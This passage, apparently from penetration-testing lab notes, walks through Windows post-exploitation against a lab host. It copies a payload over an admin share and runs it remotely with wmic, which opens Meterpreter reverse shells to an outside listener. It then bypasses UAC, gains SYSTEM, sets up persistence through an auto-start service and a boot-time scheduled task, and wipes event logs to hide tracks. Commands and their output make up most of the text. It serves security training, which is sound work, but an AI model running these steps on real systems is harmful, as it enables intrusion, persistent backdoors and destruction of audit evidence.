               2 File(s)          7,168 bytes
               6 Dir(s)  41,217,925,120 bytes free
```

```
C:\Windows\system32>dir \\192.168.6.133\c$\users\hzoe\Desktop
dir \\192.168.6.133\c$\users\hzoe\Desktop
 Volume in drive \\192.168.6.133\c$ has no label.
 Volume Serial Number is 14F0-6ED3

 Directory of \\192.168.6.133\c$\users\hzoe\Desktop

06/17/2021  02:47 AM    <DIR>          .
06/17/2021  02:47 AM    <DIR>          ..
06/10/2021  06:40 AM                20 file.txt
               1 File(s)             20 bytes
               2 Dir(s)  41,139,159,040 bytes free
```

- Copy/Transfer the malware to another machine

```
C:\Users\ejaeger\Desktop>copy test.exe \\192.168.6.133\c$\users\hzoe\Desktop
copy test.exe \\192.168.6.133\c$\users\hzoe\Desktop
        1 file(s) copied.
```

- Confirming that our malware was successfully copied to the target machine

```
C:\Users\ejaeger\Desktop>dir \\192.168.6.133\c$\users\hzoe\Desktop
dir \\192.168.6.133\c$\users\hzoe\Desktop
 Volume in drive \\192.168.6.133\c$ has no label.
 Volume Serial Number is 14F0-6ED3

 Directory of \\192.168.6.133\c$\users\hzoe\Desktop

06/17/2021  03:40 AM    <DIR>          .
06/17/2021  03:40 AM    <DIR>          ..
06/10/2021  06:40 AM                20 file.txt
06/17/2021  03:15 AM             7,168 test.exe
               2 File(s)          7,188 bytes
               2 Dir(s)  40,873,844,736 bytes free
```

- Executing the malware remotely to gain a new session on the new target machine.

```
C:\Windows\system32>wmic /node:192.168.6.133 process call create "C:\users\hzoe\Desktop\test.exe"
wmic /node:192.168.6.133 process call create "C:\users\hzoe\Desktop\test.exe"
Executing (Win32_Process)->Create()

[*] Sending stage (200262 bytes) to 192.168.6.133
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3700;
        ReturnValue = 0;
};

C:\Windows\system32>[*] Meterpreter session 5 opened (192.168.6.130:4444 -> 192.168.6.133:49796) at 2021-06-17 06:53:16 -0400
```

PERSISTENCE

- Is a method to maintain access to a victim machine even the computer shuts down or a user logs off.

- Gaining persistence on the target machine using service control manager and scheduled tasks requires system level privilege.
- run the bypassuac_sdclt module then interact with it.

```
meterpreter > bg
[*] Backgrounding session 7...
msf6 exploit(windows/local/bypassuac_sdclt) > set session 7
session => 7
msf6 exploit(windows/local/bypassuac_sdclt) > run

[-] Handler failed to bind to 192.168.6.130:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\hzoe\AppData\Local\Temp\GSmzMwoSBF.exe!
[*] Please wait for session and cleanup....
[*] Sending stage (200262 bytes) to 192.168.6.133
[*] Meterpreter session 8 opened (192.168.6.130:4444 -> 192.168.6.133:49762) at 2021-06-17 07:17:48 -0400
[*] Registry Changes Removed
[*] Exploit completed, but no session was created.
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
```

- Gaining persistence using service control
    - start= auto (so that when computer starts, the service would start as well

```
C:\Windows\system32>sc create test binpath= "C:\users\hzoe\Desktop\test.exe" start= auto
sc create test binpath= "C:\users\hzoe\Desktop\test.exe" start= auto
[SC] CreateService SUCCESS
```

- Confirming that our service was created

```
C:\Windows\system32>sc qc test
sc qc test
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: test
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\users\hzoe\Desktop\test.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : test
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

- Start the service manually

```
C:\Windows\system32>sc \\192.168.6.133 start test
sc \\192.168.6.133 start test

[*] Sending stage (200262 bytes) to 192.168.6.133
[*] Meterpreter session 4 opened (192.168.6.130:4444 → 192.168.6.133:49785) at 2021-06-17 06:49:08 -0400
```

- Gaining persistence using scheduled tasks
    - /tn (for the name of scheduled task)
    - /tr (for the file)
    - /sc (for the schedule)
    - /ru (so it will be executed as a system)

```
C:\Windows\system32>schtasks /create /tn test /tr "C:\users\hzoe\desktop\test.exe" /sc ONSTART /RU system
schtasks /create /tn test /tr "C:\users\hzoe\desktop\test.exe" /sc ONSTART /RU system
SUCCESS: The scheduled task "test" has successfully been created.
```

- Start the scheduled task manually

```
C:\Windows\system32>schtasks /run /tn test

[*] Sending stage (200262 bytes) to 192.168.6.133
schtasks /run /tn test
SUCCESS: Attempted to run the scheduled task "test".

C:\Windows\system32>[*] Meterpreter session 9 opened (192.168.6.130:4444 → 192.168.6.133:49793) at 2021-06-17 07:23:28 -0400
```

- Once the computer shuts off, a meterpreter session will be closed.

```
msf6 exploit(windows/local/bypassuac_sdclt) > [*] 192.168.6.133 - Meterpreter session 7 closed.  Reason: Died
[*] 192.168.6.133 - Meterpreter session 8 closed.  Reason: Died
[*] 192.168.6.133 - Meterpreter session 9 closed.  Reason: Died
```

- When the computer boots up, a new meterpreter session will open.

```
msf6 exploit(windows/local/bypassuac_sdclt) >
[*] Sending stage (200262 bytes) to 192.168.6.133
[*] Meterpreter session 10 opened (192.168.6.130:4444 → 192.168.6.133:49699) at 2021-06-17 07:26:16 -0400
```

-Now, we could do some simple objectives like:

- data exfiltration
- modifying configurations
- exploiting more vulnerabilities
- performing DoS
- evaluation

CLEARING TRACKS/CLEANING

- Clearing tracks is not limited only to clearing event logs and security management logs, there are lots more to clear.
- Cleaning is removing everything you've added (e.g. persistence, malwares, backdoors, users), as well as turning back all you modified (e.g. configurations

- Removing the scheduled task persistence

```
C:\Windows\system32>schtasks /delete /tn test /f
schtasks /delete /tn test /f
SUCCESS: The scheduled task "test" was successfully deleted.
```

- To Remove sc persistence
  - sc delete test

- Removing the malware
  - del /?

- Clearing Event logs

```
meterpreter > clearev
[*] Wiping 1456 records from Application...
[*] Wiping 2776 records from System...
[*] Wiping 8974 records from Security...
```

Windows Logs

Name	Type	Number of Events	Size
Application	Administrative	0	68 KB
Security	Administrative	1	68 KB
Setup	Operational	17	68 KB
System	Administrative	1	68 KB
Forwarded Events	Operational	0	0 Bytes